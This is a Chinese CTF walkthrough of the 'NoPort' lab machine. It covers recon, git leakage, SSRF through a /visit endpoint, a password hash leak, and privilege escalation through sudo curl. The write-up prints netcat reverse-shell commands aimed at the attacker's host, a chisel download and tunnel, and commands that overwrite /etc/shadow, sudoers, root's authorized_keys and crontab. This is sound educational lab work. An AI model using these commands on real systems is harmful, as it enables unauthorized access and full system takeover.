NoPort By LingDong

靶机IP：192.168.47.134 Kali机器IP：192.168.47.132

端口扫描(NMAP)

1、NMAP全端口扫描结果

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT --min-rate 10000 -p- 192.168.47.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 02:00 EDT
Nmap scan report for 192.168.47.134
Host is up (0.0028s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:9A:7B:7D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds
```

2、NMAP详细扫描结果

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -sV -sC -O -p80 192.168.47.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 02:02 EDT
Nmap scan report for 192.168.47.134
Host is up (0.00045s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx
|_http-title: Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   192.168.47.134:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name
the...
|_    Last commit message: add some file
MAC Address: 00:0C:29:9A:7B:7D (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose|router|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|6.X|2.6.X|3.X (93%), MikroTik RouterOS 7.X (93%),
Synology DiskStation Manager 5.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:6.0
cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3
cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 4.15 - 5.19 (93%), Linux 4.19 (93%), Linux 5.0 - 5.14
(93%), OpenWrt 21.02 (Linux 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%),
Linux 6.0 (90%), Linux 5.4 - 5.10 (87%), Linux 2.6.32 (87%), Linux 2.6.32 - 3.13 (87%),
Linux 3.10 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.66 seconds
```

3、NMAP扫描全端口扫描结果

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script=vuln -p80 192.168.47.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 02:02 EDT
Nmap scan report for 192.168.47.134
Host is up (0.00041s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-git:
|   192.168.47.134:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name
the...
|_    Last commit message: add some file
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|   /0/:
|     PHPSESSID:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.47.134
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.47.134:80/
|     Form id:
|_    Form action: /login
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   //system.html: CMNC-200 IP Camera
|   /test.php: Test page
|   /.git/HEAD: Git folder
|_  /0/: Potentially interesting folder
MAC Address: 00:0C:29:9A:7B:7D (VMware)
```

通过扫描可以获得一下重要信息

只开通了80端口，有git泄露可能，地址为：192.168.47.134:80/.git/

目录爆破(gobuster)

```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -r -u http://192.168.47.134 --
wordlist=/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .html,.php --
exclude-length 30
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.47.134
[+] Method:                  GET
[+] Threads:                 10
```

```
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          30
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/0                    (Status: 200) [Size: 316]
/test.php             (Status: 200) [Size: 0]
/.html                (Status: 403) [Size: 277]
===============================================================
Finished
===============================================================
```

因为网站需要授权，有大量Status：401，导致数据太多无法查看结果，增加选项 --exclude-length 30，排除Length: 30的结果，也可以排除401状态的结果。

GIT信息泄露(Githackr)

工具下载地址：https://github.com/lijiejie/GitHack

```
┌──(kali㉿kali)-[~/tools/GitHack-master]
└─$ sudo python3 GitHack.py http://192.168.47.134/.git/
[+] Download and parse index file ...
[+] .htaccess
[+] .test.php.swp
[+] ctf.conf
[+] index.php
[+] nginx.conf
[OK] ctf.conf
[OK] .htaccess
[OK] nginx.conf
[OK] index.php
[OK] .test.php.swp
```

```
┌──(kali㉿kali)-[~/tools/GitHack-master/192.168.47.134]
└─$ ls -liah
total 36K
2103876 drwxr-xr-x 2 root root 4.0K Apr 23 02:14 .
2104075 drwxrwxr-x 4 kali kali 4.0K Apr 23 02:14 ..
2103948 -rw-r--r-- 1 root root 1.1K Apr 23 02:14 ctf.conf
2103972 -rw-r--r-- 1 root root  307 Apr 23 02:14 .htaccess
2104068 -rw-r--r-- 1 root root 3.9K Apr 23 02:14 index.php
2104060 -rw-r--r-- 1 root root 1.5K Apr 23 02:14 nginx.conf
2104155 -rw-r--r-- 1 root root  12K Apr 23 02:14 .test.php.swp

┌──(kali㉿kali)-[~/tools/GitHack-master/192.168.47.134]
└─$ git status
fatal: not a git repository (or any of the parent directories): .git
```

发现没有.git文件夹，使用wget手动下载试试，

```
sudo wget -c -r -np  -L -p http://192.168.47.134/.git/
```

git status 有结果，但是没有什么用。

```
┌──(kali㉿kali)-[~/tools/GitHack-master/192.168.47.134]
└─$ git status
On branch master
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        modified:   nginx.conf
no changes added to commit (use "git add" and/or "git commit -a")
```

有个.test.php.swp隐藏文件，值得关注，swp是vim的临时文件。尝试恢复。

```
sudo vim -r test.php
```

分析代码获取webshell

分析index.php文件，有三个代码执行块。

```
$uri = $_SERVER['REQUEST_URI'];
$path = trim(parse_url($uri, PHP_URL_PATH), '/');

if ($_SERVER['REQUEST_METHOD'] === 'POST' && $path === 'visit') ......
//1、POST请求+path:visit，代理访问，能想到就是跨站请求伪造(CSRF)，但是url大部分写死了，不好定制。
if ($_SERVER['REQUEST_METHOD'] === 'POST' && $path === 'login')  ......
//2、POST请求+path:login，这是login登录模块
if (!empty($path)) {
//3、GET请求+path不为空执行,path分两种情况，profile和其他。
    $username = verify_user();//验证用户是否登录
    $db = get_db_connection();
    if (preg_match('/^profile/', $path)) {
        $stmt = $db->prepare('SELECT id, username, email, password, api_key, created_at
FROM users WHERE username = :username');
        $stmt->bindValue(':username', $username, SQLITE3_TEXT);
        $result = $stmt->execute();
        $user = $result->fetchArray(SQLITE3_ASSOC);
        if ($user) {
        header('Content-Type: application/json');
        header_remove("Cache-Control");
        header_remove("Pragma");
        header_remove("Expires");
            echo json_encode([
                "id" => $user['id'],
                "username" => $user['username'],
                "email" => $user['email'],
                "password" => $user['password'],
                "api_key" => $user['api_key'],
                "created_at" => $user['created_at']
            ]);
        } else {
            .......
    } else {
      ......
}
```

使用GET请求,path是profile开头，会从数据中读取用户信息。只是可惜有 $username = verify_user();验证用户是否登录，继续分析其他代码。

分析test.php代码

```
if ($_SERVER['REMOTE_ADDR'] !== '127.0.0.1') {//只允许本地访问，前面的index.php的visit就可以使用了。
    header('HTTP/1.1 403 Forbidden');
    echo "Access Denied";
    exit;
}
.......
function bot_runner($uri) {
    global $base_url
    $cookie = login_and_get_cookie();//执行登录函数,返回登录成功cookies，然后带着cookies请求$base_url/$uri，保存到log文件中。
    if (!$cookie) {
        write_log("Failed to get admin cookie");
        return;
    }
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, "$base_url/$uri");
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_COOKIE, "PHPSESSID=$cookie");
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_COOKIEFILE, '');
    $response = curl_exec($ch);
    if (curl_errno($ch)) {
        write_log("cURL visit error: " . curl_error($ch));
    } else {
        write_log("Bot visited $uri, response: " . substr($response, 0, 100));
    }
    curl_close($ch);
}
if (isset($_GET['uri'])) {
    $uri = $_GET['uri'];//GET获取url
    bot_runner($uri);//url发送给bot_runner函数处理
}
```

test.php代码只允许127.0.0.1本地访问，可以通过index.php的visit间接访问，绕过限制，我们能控制GET的URL参数。开始构造Payload。


```
POST /visit HTTP/1.1
Host: 192.168.47.134
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Origin: http://192.168.47.134
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Referer: http://192.168.47.134/
Content-Length: 33

uri=profile
```

访问log文件，获取日志。


```
┌──(kali㉿kali)-[~/tools/GitHack-master/192.168.47.134]
└─$ curl http://192.168.47.134/log
[2025-04-23 15:35:53] Bot visited profile, response:
{"id":1,"username":"admin","email":"admin@example.com","password":"6f06ee724b86fca512018ad692a62aedc
```

password的hash是6f06ee724b86fca512018ad692a62aedc，网站https://www.cmd5.com/，解密一下，密码为shredder1，密码类型是sha256 。

获取密码还有一种解法，由于做过第一版靶机，当时有bug，log日志文件泄露了密码hash，经测试密码在rockyou里面，新靶机我认为密码一定也在rockyou里面，用yakit做了一个爆破，大概一个多小时，密码跑出来了，yakit崩溃了，没有截到第一现场图，下图是后面补的。



使用admin和shredder1登录网站。有一个命令执行。反弹一个shell回来，nc 192.168.47.132 9999 -e /bin/bash



拿到apache用户的webshell。

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 9999
[sudo] password for kali:
listening on [any] 9999 ...
id
connect to [192.168.47.132] from (UNKNOWN) [192.168.47.134] 44657
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)
```

提权到user

cat /etc/passwd 找到一个akaRed用户，估计提权拿到akaRed用户shell。经过linpeas.sh和pspy，研究cgi-bin，各种扒拉，发现靶机是开了22端口的，显示本机访问，于是用chisel，靶机的22转发kali主机的2222端口，ssh用户akaRed，密码shredder1尝试一下，居然成功了。

靶机下载chisel，转发22端口kali的2222端口

```
busybox wget http://192.168.47.132:9090/chisel
chmod +x chisel
./chisel client 192.168.47.132:2022 R:2222:127.0.0.1:22
```

kali机器ssh 2222端口

```
┌──(kali㉿kali)-[~/tools/]
└─$ ssh akaRed@127.0.0.1 -p 2222
Welcome to Alpine!
noport:~$ id
uid=1000(akaRed) gid=1000(akaRed) groups=1000(akaRed)
noport:~$ cat user.txt | base64
ZmxhZ3tVUl9zMF9Hb29kXypuLW4zdHZ2MHJrX0Zvcl82NjA5MzAzMzR9Cg==
```

cat user.txt 即可得到user.txt的flag。

提权到root

sudo -l 发现能root权限运行curl，查了https://gtfobins.github.io/#curl，可以读取和写入文件，那提权就简单了。

```
noport:~$ sudo -l
User akaRed may run the following commands on noport:
    (root) NOPASSWD: /usr/bin/curl
    (root) NOPASSWD: /sbin/reboot
```

1、直接读取/root/root.txt获取flag。

```
noport:~$ sudo /usr/bin/curl file:///root/root.txt
flag{Ur_t3h_Trvely_n3tvv0rk_@********************}
```

2、写root公钥

```
#准备一个公钥,保存到/home/akaRed/authorized_keys。
sudo /usr/bin/curl file:///home/akaRed/authorized_keys -o /root/.ssh/authorized_keys
```

kali上尝试登录,cat root.txt获取root的flag

```
┌──(kali㉿kali)-[~/tools]
└─$ ssh root@127.0.0.1 -p 2222 -i id_ed25519
Welcome to Alpine!
noport:~# id
uid=0(root) gid=0(root)
groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(di
alout),26(tape),27(video)
noport:~# cat root.txt | base64
ZmxhZ3tVcl90M2hfVHJ2ZWx5X24zdHZ2MHJrX0BjZV9vbl9RUUdyb3VwfQo=
noport:~#
```

3、修改shadow文件

```
#准备一个密码hash，
root:$6$MGp8mx9fz4gESIFE$GPFUR9t.GmCC/vx.91BYk3WNKF6AGRcbggoQNKqA1oSKc92VJdmYec.SSHJiYFz
ZniLk29gIhOCVfyUuR3piD0:20201:0:::::  密码为akaRed。
#读取/etc/shadow
sudo /usr/bin/curl file:///etc/shadow -o /home/akaRed/shadow
#把修改后的shadow，复制回去。
sudo /usr/bin/curl file:///home/akaRed/shadow -o   /etc/shadow
```

4、修改sudoers文件

```
#sudoers文件格式给akaRed用户写一个配置文件，保存在/home/akaRed/sudoerakaRed
cat > sudoerakaRed <<EOF
akaRed ALL=(root) NOPASSWD: ALL
EOF
#把文件sudoerakaRed复制到 /etc/sudoers.d/
sudo /usr/bin/curl file:///home/akaRed/sudoerakaRed -o   /etc/sudoers.d/sudoerakaRed
```

```
noport:~$ sudo -l
User akaRed may run the following commands on noport:
    (root) NOPASSWD: /usr/bin/curl
    (root) NOPASSWD: /sbin/reboot
    (root) NOPASSWD: ALL
noport:~$ sudo /bin/bash
noport:/home/akaRed# id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),2
6(tape),27(video)
noport:/home/akaRed#
```

5、定时任务

```
#把root的定时任务保存到/home/akaRed/root
sudo /usr/bin/curl file:///etc/crontabs/root -o   /home/akaRed/root
#修改一下,增加每分钟执行一次root的任务
# min   hour    day     month   weekday command
*/15    *       *       *       *       run-parts /etc/periodic/15min
0       *       *       *       *       run-parts /etc/periodic/hourly
0       2       *       *       *       run-parts /etc/periodic/daily
0       3       *       *       6       run-parts /etc/periodic/weekly
0       5       1       *       *       run-parts /etc/periodic/monthly
*/1     *       *       *       *       /home/akaRed/mycron

#写个/home/akaRed/mycron脚本反弹shell
cat > mycron <<EOF
nc 192.168.47.132 7777 -e /bin/bash
EOF
#增加执行权限
chmod +x /home/akaRed/mycron
#把修改后的定时文件写回去
sudo /usr/bin/curl file:///home/akaRed/root -o   /etc/crontabs/root
```